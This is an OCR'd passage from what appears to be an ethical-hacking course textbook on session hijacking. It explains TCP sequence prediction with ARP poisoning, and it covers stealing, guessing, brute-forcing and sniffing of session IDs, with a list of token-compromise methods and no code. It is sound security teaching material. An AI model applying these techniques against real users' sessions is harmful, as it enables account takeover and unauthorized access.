
Figure 11.6: Session hijacking

In summary, the hijacking of non-encrypted TCP communications requires the presence of non-encrypted session-oriented traffic, the ability to recognize TCP sequence numbers from which the next sequence number (NSN) can be predicted, and the ability to spoof a host's media access control (MAC) or IP address to receive communications that are not destined for the attacker's host. If the attacker is on the local segment, they can sniff and predict the ISN + 1 number and route the traffic back to them by poisoning the ARP caches on the two legitimate hosts participating in the session.



LO#02: Explain Application-Level Session Hijacking



Application-Level Session Hijacking

- In a session hijacking attack, a session token is stolen or a valid session token is predicted **to gain unauthorized access** to the web server

A session token can be compromised in various ways

1. Session sniffing
2. Predictable session token
3. Man-in-the-middle attack
4. Man-in-the-browser attack
5. Cross-site scripting (XSS) attack
6. Cross-site request forgery attack
7. Session replay attack
8. Session fixation attack
9. CRIME attack
10. Forbidden attack
11. Session donation attack
12. PetitPotam hijacking

Application-Level Session Hijacking

This section discusses application-level session hijacking and various methods to compromise the session token, such as session sniffing and the use of predictable session tokens.

In application-level session hijacking, an attacker steals or predicts a valid session token to gain unauthorized access to a web server or create a new unauthorized session. Usually, network-level and application-level session hijacking occur together because a successful network-level session hijack provides an attacker with ample information to perform application-level session hijacking. Application-level session hijacking relies on HTTP sessions.

An attacker implements various techniques such as stealing, guessing, and brute forcing to obtain a valid session ID, which helps in acquiring control over a valid user's session while it is in progress.

- **Stealing**: Attackers use different techniques to steal session IDs. An attacker can steal the session key through physical access by, for example, acquiring the files containing session IDs or memory contents of either the user's system or the server. The attacker can also use sniffing tools such as Wireshark or Riverbed Packet Analyzer Plus to sniff the traffic between the client and server to extract the session IDs from the packets.
- **Guessing**: An attacker attempts to guess the session IDs by observing session variables. In the case of session hijacking, the range of session ID values that can be guessed is limited. Thus, guessing techniques are effective only when servers use weak or flawed session-ID generation mechanisms.
- **Brute forcing**: In the brute-force technique, an attacker obtains session IDs by attempting all possible permutations of session ID values until finding one that works. An attacker using a digital subscriber line (DSL) can generate up to 1,000 session IDs per second. This technique is most useful when the algorithm that produces session IDs is non-random.

Attacker
Server


Figure 11.7: Brute-forcing attack on the session ID of a user

As shown in the above figure, a legitimate user connects to a server with session ID VW30422101522507. Employing various combinations such as VW30422101518909 and VW30422101520803, an attacker attempts to brute force the session ID in the hope of eventually arriving at the correct session ID. Once the attacker obtains the correct session ID, they gain complete access to the user's data and can perform operations on behalf of the legitimate user.

Note: A session ID brute-forcing attack is known as a session prediction attack if the predicted range of values for a session ID is very small.

A session token can be compromised in various ways:

- Session sniffing
- Predictable session token
- Man-in-the-middle (MITM) attack
- Man-in-the-browser attack
- Cross-site scripting (XSS) attack
- Cross-site request forgery attack
- Session replay attack
- Session fixation attack
- CRIME attack
- Forbidden attack
- Session donation attack
- PetitPotam hijacking



Compromising Session IDs using Sniffing and by Predicting Session Token

Compromising Session IDs using Sniffing

- An attacker uses a sniffer to **capture a valid session token** or **session ID**
- The attacker then uses the valid token session to **gain unauthorized access** to the web server

Compromising Session IDs by Predicting Session Token

- Attackers can **predict session IDs** generated by weak algorithms and **impersonate a website user**
- Attackers analyze variable sections of session IDs to **determine a pattern**
- The analysis is performed **manually** or **using various cryptanalytic tools**
- Attackers **collect a high number of simultaneous session IDs** to gather samples in the same time window and keep the variable constant

Compromising Session IDs Using Sniffing

A web server identifies a user's connection through a unique session ID (also known as a session token). The web server sends a session token to the client browser after the successful authentication of client login. Usually, a session token comprises a string of variable width that is useful in various ways, such as in the header of an HTTP requisition (cookie), in a URL, or in the body of an HTTP requisition.

An attacker uses packet sniffing tools such as Wireshark and Riverbed Packet Analyzer Plus to intercept the HTTP traffic between a victim and web server. The attacker then analyzes the data in the captured packets to identify valuable information such as session IDs and passwords. Once the session ID is determined, the attacker masquerades as the victim and sends the session ID to the web server before the victim does. The attacker uses the valid token session to gain unauthorized access to the web server. In this manner, the attacker takes control over an existing legitimate session.

